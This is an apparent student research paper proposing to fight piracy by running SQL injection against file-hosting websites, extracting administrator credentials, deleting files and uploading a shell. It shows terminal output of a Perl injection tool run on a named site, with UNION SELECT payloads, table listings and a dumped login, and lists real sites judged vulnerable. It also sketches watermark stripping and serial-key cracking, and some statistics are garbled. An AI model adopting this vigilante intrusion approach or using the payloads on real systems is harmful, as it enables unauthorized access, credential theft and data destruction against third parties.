Reducing Digital Piracy Using SQL Injection

[1]Paras Bassi, [2]Nouman Khan, [3]Dolly Chandani
[1,2,3]Dept. of IT, Poornima Institute of Engineering & Technology, Jaipur, India

Abstract

The high percentage of Internet Piracy and their impact on various industries have been a concern for the researchers for a long time. Despite of various security measures taken to stop piracy the researchers are unable to prevent the internet piracy. The techniques and methods devised are outdated and have all failed. So there is a need of devising some new methods to stop or reduce this piracy. The crux of the problem lies with the fact that once a file is in the hand of a hacker he can become the sole owner of the file. So a method has to be devised that can hack these hackers and delete the files from the places where they have uploaded it. For this we are going to design a tool to remove pirated copies of either software, e-book, or multimedia files (ex. Movies, songs) from the websites where the pirated version of such files is available.

Keywords

Security, Cracking, Hacking, SQL Injection, Privacy, Piracy

I. Introduction

Internet Piracy refers to the use of the internet to illegally copying or distributing unauthorized software. The offenders may use the advertising, offering, acquiring, or distribution, of pirated software.

The Business Software Alliance (BSA), a software industry trade association, estimates that there are 8, 40,000 internet sites selling illegal software as the real thing.

Many customers who purchase software over the internet never actually realize that the software for which they have paid for is legal copy or the pirated copy. Disreputable internet businesses often quickly, vanish, leaving behind hundreds of dissatisfied customers. Internet piracy is rife. Pirates are stealing, sampling and remixing 'copyrighted' content to such a degree that in my opinion it is pointless fighting it. A pirate is someone who uses or reproduces someone else's creative property without paying for it or obtaining permission (more on that later). A pirate is someone who robs one on the high seas. A pirate is

someone who promotes efficiency, innovation and creativity, and has been doing so for hundreds of years.

Piracy is theft, there's no doubt about that. Companies and copyright owners lose money to piracy. But piracy is everywhere nowadays. One only has to look at the millions of people who download movies, TV shows, music, software and eBooks without paying for it or obtaining permission from the author.

Now, we can take an example of torrents, take the scenario of below given fig. where we have seven clients which shares a file.




Fig. 1: P2P Data Transfer

The colored bars beneath all of the 7 clients in the upper region above represent the file, with each color representing an individual piece of the file. After the initial pieces transfer from the seed (large system at the bottom), the pieces are individually transferred from client to client. The original seeder only needs to send out one copy of the file for all the clients to receive a copy [1].

Hence we can see sharing or dissemination of a file is so easy and fast on the internet. Hence this thing has to be taken care of another term to piracy is named as Warez refers primarily to copyrighted works distributed without fees or royalties, and may be traded, in general violation of copyright law. The term generally refers to unauthorized releases by organized groups, as opposed to file sharing between friends or large groups of people with similar interest using a Darknet. It usually does not refer to commercial software counterfeiting. This term was initially coined by members of the various computer underground circles, but has since become commonplace among Internet users and the mass media.

A. Rise of Software Piracy

Piracy has been an ongoing phenomenon that started when high quality, commercially produced software was released for sale. Whether the medium was cassette tape or floppy disk, software pirates found a way to duplicate the software and spread it without the permission of the maker. Thriving pirate communities were built around the Apple II, Commodore 64, the Atari 400 and Atari 800 line, the ZX Spectrum, the Amiga, and the Atari ST, among other personal computers. Entire networks of BBSes sprang up to traffic illegal software from one user to the next. Machines like the Amiga and the Commodore 64 had an international pirate network, through which software not available on one continent would eventually make its way to every region via bulletin board systems [1].

Copy-protection schemes for the early systems were designed to defeat the casual pirate, as "crackers" would typically release a pirated game to the pirate "community" the day they were earmarked for market.

A famous event in the history of software piracy policy was an open letter written by Bill Gates of Microsoft, dated February 3, 1976, in which he argued that the quality of available software would increase if software piracy was less prevalent. However, until the early 1990s, software piracy was not yet considered a serious problem by most people. In 1992, the Software Publishers Association began to battle against software piracy, with its promotional video "Don't Copy That Floppy". It and the Business Software Alliance have remained the most active anti-piracy organizations worldwide, although to compensate for extensive growth in recent years, they have gained the assistance of the Recording Industry Association of America (RIAA), the Motion Picture Association of America (MPAA), as well as American Society of Composers, Authors, and Publishers (ASCAP) and Broadcast Music Incorporated (BMI) [3].

Today most warez files are distributed to the public via BitTorrent and One-click hosting sites. Some of the most popular software companies that are being targeted are Adobe, Microsoft, Nero, Apple, DreamWorks, and Autodesk, to name a few. To reduce the spread of pirating, some companies have hired people to release "fake" torrents, which look real and are meant to be downloaded, but while downloading the individual does not realize that the company that owns the software has received his/her IP address. They will then contact his/her ISP, and further legal action may be taken by the company/ISP.

B. Causes that Have Accelerated Its Growth

In the mid 1990s, computers became more popular. This was largely attributed to Microsoft and the release of Windows 95, which made using an IBM PC compatible computer much easier for home users. Windows 95 became so popular that in developed countries nearly every middle-class household had at least one computer. Similar to televisions and telephones, computers became a necessity to every person in the information age. As the use of computers increased, so had software and cyber crimes.

In the mid-1990s, the average Internet user was still on dial-up, with average speed ranging between 28.8 and 33.6 kbit/s. If one wished to download a piece of software, which could run about 200 MB, the download time could be longer than one day, depending on network traffic, the Internet Service Provider, and the server. Around 1997, broadband began to gain popularity due to its greatly increased network speeds. As “large-sized file transfer” problems became less severe, warez became more widespread and began to affect large software files like animations and movies [1].

Research has been going for a very long time and various techniques have been formulated and implemented. But the main problem this area faces is that as soon as a method is implemented and generalized, people work on countering that method and generalize those counters. So every time a new and more innovative idea has to be formulated and this makes this area one of the most challenging areas of IT sector.

Methods that are used are both software and hardware. We will see these techniques later.

The fig. below shows the impact of internet piracy on various industries.



146 million visits / day
=
100,000+ visits / minute
=
53 billion visits / minute
$ 12.5 billion
in economic losses each year due to Piracy in the music industry
71,060 jobs
lost in the United States every year due to Online Piracy
$ 2.7 billion
in workers' earnings are lost each year due to Online Piracy
42 percent
of Softwares running in World are illegally downloaded
$ 59 billion
of Softwares were illegally downloaded in 2010
More than 75% of computers have at least 1 downloaded illegal application
An average iPod contains pirated music of $800
95 percent
of music downloaded online is illegal
2/3
of Torrents available online are illegal

Fig. 2: Stats On Piracy (Courtesy: http://www.go-gulf.com/blog/online-piracy)

There was a survey made about finding the use of pirated copies in different countries in years 2010, 2011. The graph below shows the result of that survey and adding more seriousness to our problem.




Fig. 3: Comparison of Intenet Piracy Region wise(Courtesy: http://www.go-gulf.com/blog/online-piracy)

The high percentage of Internet Piracy and their impact on various industries have been a concern for the researchers for a long time. Despite of various security measures taken to stop piracy the researchers are unable to prevent the internet piracy. The techniques and methods devised are outdated and have all failed. So there is a need of devising some new methods to stop or reduce this piracy. For this we are going to design a tool to remove pirated copies of either software, e-book, or multimedia files (ex. movies, songs) from the websites where pirated version of such files are available.

The paper has been divided into 4 sections. The first section gives the field survey, highlighting the problems of current techniques. The second section explains the process that is implemented to reduce piracy. The third section shows results of testing on various websites. And the fourth section concludes the paper and list the future work to be done.

Field Survey

Illegal online businesses often have professional-looking Internet sites that could fool even the savviest online shopper. Distinguishing counterfeit software on the Internet is understandably difficult; you can’t visually examine the product for physical warnings on the hardware, or see the retailer.

This generates problem for the customers and the real owners of the software or the movies.

There are two reasons that are responsible for such piracy. First are the inner traitors working in the company who pirate the content for their sole profit? Microsoft has faced this problem, when Windows 7 was released the pirated copy of windows 7 was in the market 2 days before its official release. And secondly the hackers who can crack almost any software or download a copy of a movie or book from a paid site without paying a penny and then distribute it over the internet, the companies fear these hackers as they can’t get rid of them.

Various techniques used by companies to stop these hackers from stealing the software or cracking the software are:

- Copy protection
- Using serial keys
- Water marking
- Finger printing
- Software aging
- Tamper-proofing
- Obfuscation
- Random Number Attack

- Ciphers
- Etc.

A. Experimental Study

The study of above mentioned techniques showed the weaknesses of each which we going to list down here.
Copy Protection

1. CD-Cops

CD-Cops is the first CD-ROM protection that uses the geometry of the CD-ROM media rather than a hidden “mark”. It was invented in 1996 by Danish Link Data Security, known for its Cops Copylock key-diskette security used in the 1990s by Lotus 1-2-3. DVD-Cops based on the same principles in 1998 was the first DVD-ROM protection made. It is closely related to StarForce.

2. Star Force

StarForce is a software copy protection mechanism developed by Protection Technology, which claims that products protected with Star Force are difficult to reverse engineer.

(i). Flaw in Technology

DVDFab HD Decrypter is a simple version of DVDFab “DVD to DVD” and DVDFab “Blu-ray to Blu-ray”. It copies entire DVD/Blu-ray movie to hard drive, and removes all the DVD protections (CSS, RC, RCE, APS, UOPs and Sony ARccOS) and part of Blu-ray protections.

(a). Serial Key Protection

Serial Key protection is provided in the software to authenticate that user has bought the software, and hence the software copy used by user is not pirated.

Flaw in technology

The security of serial keys was tested and was found to be weak. For cracking software having serial key one has to perform reverse engineering. For this ollydebug was used to crack Deamon Tool and was successfully cracked. The result inferred here was, the serial key protection is unreliable and can be easily cracked.

(b). Watermarking

Another very good way is to use watermarks in the software, images or videos. We studied some techniques for this out which one is listed here that is

PicMarkr

PicMarkr can watermark multiple images at once (up to a 25 mb limit total), grab images from Flickr or from your hard drive, add a text, image or tiled watermark and even resize the image.

Flaw in technology

The drawback is that one do not get a great deal of control over how the watermark looks. There is only a limited set of options for the watermark itself.

To break the watermark, we first damaged a large interval of feature space coefficients until the watermark was removed.

Then, we iteratively fixed the damaged coefficients while the watermark remained undetectable. Our algorithm was as follows.

(1). Let C1, . . . ,Cn be all in-band DCT coefficients, sorted by decreasing magnitude.

(2). Find the smallest k such that the watermark fails when coefficients C1, . . . ,Ck are multiplied by a distortion value D.

(3) For m = k − 1 · · · 1,

(a) restore coefficient Cm to its original value;

(b) If the watermark becomes detectable, refectory Coefficient Cm.

(c). Software Aging

Software aging technique is that by which we force the updates to occur, or else the software becomes decreasingly useful over time. There are various ways to do this. Various algorithms are built to improve it. It is a very good and unique method but is again unable to stop or control pirated versions to be spreaded [5].

Flaw in Technology

Registry attacks on software using such kind of techniques are easily crackable. The registry stores information of software, so finding and deleting registry entries for that particular software breaks the algorithms.

(d). Obfuscation

Programmers may deliberately obfuscate code to conceal its purpose (security through obscurity) or its logic, in order to prevent tampering, deter reverse engineering, or as a puzzle or recreational challenge for someone reading the source code.

Programs known as obfuscators transform readable code into obfuscated code using various techniques [6].

Flaw in Technology

Registry Update Technique counters this mechanism. Also reverse engineering techniques helps counter such mechanisms [6].

These are static implementation methods that are applied to prevent piracy, some of the dynamic schemes are also proposed. Almost all of the static schemes have been cracked. Dynamic schemes are stronger than static ones but not much popular because of their implementation cost and complexities. The crux of the problem lies with the fact that once a file is in the hand of a hacker he can become the sole owner of the file. So a method has to be devised that can hack these hackers and delete the files from the places where they have uploaded it.

III. SQL Injection

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL Injection is one of the most common application layer attack techniques used today [10].

SQL injection attacks occur when malicious SQL commands are injected into a predefined SQL query in order to alter the outcome of the query. Take the example of an application that requests a user id for authentication. The application adds this user ID to a predefined SQL query to perform authentication.

According to SANS estimates, Netherlands Web sites (ending in the .NL domain) are the No. 1 victim, with 123,000 infected URLs, with France coming in second with 68,100 hijacked Web site addresses.

However, the more than 1 million sites estimated to be infected may be higher than the reality. According to Mary Landesmann, a Scan Safe security researcher (which is now part of Cisco), the number provided by SANS also may include Web sites discussing the Lilupophilupop attack, due to the fact that the company's data was compiled by performing Google searches.

SQL Injection to search and delete pirated files.

There are static implementation methods that are applied to prevent piracy, some of the dynamic schemes are also proposed. Almost all of the static schemes have been cracked. Dynamic schemes are stronger than static ones but not much popular because of their implementation cost and complexities.

The techniques till now are related to piracy prevention. A new scheme is proposed which will deal with piracy removal which in turn will prevent piracy.


The files (software, movies, books etc.) are all over the internet on different servers. The problems lies is that once a file is downloaded by an individual he can do anything with that file. Talking about movies if one buys a dvd of a movie and sell the copy of that dvd all over the internet with less cost. Similarly software can be cracked and then distributed all over internet with the crack. The crux of the problem lies with the fact that once a file is in the hand of a hacker he can become the sole owner of the file. So a method has to be devised that can hack these hackers and delete the files from the places where they have uploaded it. For this a new model or technique is proposed in this paper. Three steps of the proposed model are as follows:

- Finding the SQL vulnerabilities in the websites hosting pirated copies of software, etc.
- Delete the file from the database of the website.
- Displaying the copyright violation message on the screen.

The software takes URL as input and then performs a SQLI on that URL. For exploiting the URL, SQL queries are send to the server automatically and then it tries to find the known vulnerabilities of SQLI. Then these vulnerabilities are exploited in order to extract the file location in the database and also the username and password for the database. The next step is to delete the file and for that the database is remotely accessed and the file is deleted. Finally a shell is uploaded to display copyright violation disclaimer [11].

Step 1: Enter the URL to be exploited.

Here the URL of the website where the file is to be searched is given.


Applications Places System
Tue Mar 27, 10:26 AM yatendra
yatendra@yatendra: ~/Desktop
File Edit View Terminal Help


```
yatendra@yatendra:~/Desktop$ perl perl.pl http://www.dynamicinst.com/news.php?id=29

[/\/\/] | Perl SQL Injector V.1 <----> By Ca0s {Alias sh0k!} | [\/\/\]
--------------------------------------------------------------------------

[+] OBJETIVE: http://www.dynamicinst.com/news.php?id=29
```

Step 2: Scanning of the URL is Done

The given URL is tested against SQL Injection. The Injections are automatically applied without any user interaction. Like it can be seen in the figure, two injection "GROUP BY" and "UNION SELECT" are applied on the URL and using it number of tables in the database are calculated.


Applications Places System
Tue Mar 27, 10:27 AM
yatendra@yatendra: ~/Desktop
File Edit View Terminal Help


```
yatendra@yatendra:~/Desktop$ perl perl.pl http://www.dynamicinst.com/news.php?id=29

[/\/\/] | Perl SQL Injector V.1 <----> By Ca0s {Alias sh0k!} | [\/\/\]
--------------------------------------------------------------------------

[+] OBJETIVE: http://www.dynamicinst.com/news.php?id=29
[+] Number of parameters: 5
[+] Injectiones:
  -- http://www.dynamicinst.com/news.php?id=29 GROUP BY 6
  -- http://www.dynamicinst.com/news.php?id=29 AND 1=2 UNION SELECT 1,2,3,4,5
[+] Values Printed: 3 5
[+] Testing information_schema... Information_Schema available, extracting table name.
  -- Number of tables: 30
```

Step 3: If URL is Vulnerable than Columns are Searched


Then further progress is made by extracting all the tables. Here as it can be seen in all the 30 tables are extracted. From the list of tables shown we can select the table of which, data is to be extracted. Now when the table number is given columns are shown for that table. From here only the file can be searched that has to be removed. Also extraction of admin credentials starts from here.


Applications Places System
Tue Mar 27, 10:27 AM yatendra
yatendra@yatendra: ~/Desktop
File Edit View Terminal Help
[Dynamic Instru...
[Update Mana...
[final - File Brow...
yatendra@yaten...

```
2       COLUMNS
3       COLUMN_PRIVILEGES
4       KEY_COLUMN_USAGE
5       ROUTINES
6       SCHEMATA
7       SCHEMA_PRIVILEGES
8       STATISTICS
9       TABLES
10      TABLE_CONSTRAINTS
11      TABLE_PRIVILEGES
12      TRIGGERS
13      USER_PRIVILEGES
14      VIEWS
15      careers
16      contacts
17      dealer_news
18      events
19      extranet_users
20      faq
21      login
22      manuals
23      myphpvote
24      news
25      product_type
26      products
27      solutions
28      training_enroll
29      versions
[+] Enter the number of table to extract your data (CTRL+Z to exit)>>
```

Step 4: The data is Extracted from the Database and Stored in a Text File

Finally the most important step of data extraction is executed. Here basically, the admin credentials are extracted, so that the file can be removed from the database of the server. Like, it is shown in figure below we extracted the login table, and the data is extracted for the login the server.



```
[+] Enter the number of table to extract your data (CTRL+Z to exit)>> 21

  -- Tabel-> login
  -- Number of columns-> 2
  -- Columns:
    -- user
    -- password
  -- Rows: 1

[/] Extracting table data? (ENTER to continue, CTRL+Z for not doing) -->

[+] Extracting data in Table login...

[*] Format: [columna](fila) -> dato

[user](0) -> Tom
[password](0) -> Webb

-----------------------------


[/] Save Table to text file? (s/n)
```

After these steps the next step is of deletion. For deletion we have another Perl script, in this we give the database name, username, and password as input and execute a delete query for the file. The process is manual and inputs are to be given in the script itself.

IV. Results

Website	Injection type	Result
http://www.mediafire.com	String	Vulnerable
http://www.4shared.com	Integer	Vulnerable
http://www.rapidshare.com	Integer	Not Vulnerable
http://www.fileserve.com	String	Vulnerable
http://www.megauplod.com	-------------	Not Vulnerable
http://www.filesonic.com	Integer	Vulnerable
http://www.hotfile.com	-------------	Not Vulnerable
http://www.esnips.com	Integer	Vulnerable
http://uploading.com	Integer	Vulnerable
http://depositfiles.com	Integer	Vulnerable
http://www.wattpad.com	Time based	Vulnerable
http://www.ioffer.com	String + Time based	Vulnerable
http://www.docstoc.com/	String +time based	Vulnerable
http://fenopy.eu	Integer	Vulnerable
http://www.vcdq.com	--------	Not Vulnerable
http://www.demonoid.me	Integer	Vulnerable
http://isohunt.com	302 Error	Vulnerable
http://torrentcafe.com	String	Vulnerable
http://dl.phazeddl.com	302 Error	Not Vulnerable
http://ifile.it	------------	Not vulnerable

Tests were performed on various websites and results of these tests are displayed below. The tables below shows the URLs, the injection type i.e. the SQL vulnerability in the website and finally the result saying it is vulnerable or not. About 400 URLs were tested for the cause.

V. Conclusion and Future Work

A. Conclusion

In this work, an improved approach has been presented for handling piracy issues. The approach used is dynamic in nature and is more effective than the previous approaches. The pitfalls of previous approaches used for this problem are shown. The SQL Injection method used here is quite effective because of the fact that it is the security issue that servers are unable to deal with till now. Deletion with a copyright right disclaimer will make sure that the software will not be posted on the website again. The technique described here can be related to the current bills issued, that is, STOP ONLINE PIRACY ACT (SOPA).

B. Future Work

The future work is to enhance the technique by including other attacks such DDOS, RFI, LFI, XSS combined with SQLI. The process of searching and deleting the files will be made automated. A User Friendly GUI with lesser user interaction capability to be added to the tool.

References

[1] Simon Byers, Lorrie Cranor, Dave Korman,"Analysis of Security Vulnerabilities in the Movie Production and Distribution Process", AT&T Research Florham Park, NJ & CIS Department University of Pennsylvania Philadelphia, PA, pp. 1-12, Sep 2004.

[2] Daniel J. T. Chong, Robert H. Deng,"Privacy-Enhanced Super distribution of Layered Content with Trusted Access Control", Singapore Management University, pp. 37-43, Oct 2004.

[3] Koen De Bosschere, Bertrand Anckaert,"Software Piracy Prevention through Diversity", Security and Privacy in Digital Rights Management, LNCS, pp. 63-70, Apr 2006.

[4] Matias Madou, Bertrand Anckaert,"Hybrid Static Dynamic Attacks against Software Protection Mechanisms", Proceedings of the 6th International Workshop on Information Security Applications, pp. 75-82, Jan 2007.

[5] Jonathan Weinberg,"Global ID, Trusted Systems, and Communications Markets", Proceedings of the 2005 IEEE Symposium on Security and Privacy, pp. 89-96, Dec 2007

[6] Cullen Linn, Saumya Debray,"Obfuscation of Executable Code to Improve Resistance to Static Disassembly", Journal of the ACM, pp. 290-299, Feb 2005.

[7] Matthew Fisher,"Web Application Hacking", Proceedings of the 2009 IEEE, pp. 45- 87, Oct 2009.

[8] Jagdish Halde,"SQL Injection analysis, Detection and Prevention", Proceedings of the 2010 ACM, Feb 2010.

[9] William G. J. Halfond, Alessandro Orso,"AMNESIA: analysis and monitoring for NEutralizing SQL-injection attacks", Proceeding ASE '05 Proceedings of the 20th IEEE/ ACM international Conference on Automated software engineering, pp. 123-186, Sept 2005.

[10] Stephen W. Boyd, Angelos D. Keromytis,"SQLrand: Preventing SQL Injection Attacks", proceedings of Springer, pp. 12-67, Dec 2007

[11] Kieyzun, A., Guo, P.J., "Automatic creation of sql injection and XSS tools", Proceedings of the 2010 IEEE, pp. 24-65, Oct 2010.

[12] William G.J. Halfond, Jeremy Viegas,"A Classification of SQL Injection Attacks and Countermeasures", In College of Computing Georgia Institute of Technology, pp. 86-107, Dec 2010.

[13] Tam Luong, Hanh Tran, "Telnet Vulnerabilities and Exploits", In George Mason University, pp. 23-78, Feb 2011

[14] Inyong Lee, Soonki Jeong,"A novel method for SQL injection attack detection based on removing SQL query attribute values", In Proceedings of Science Direct, pp. 2-34, Jan 2011.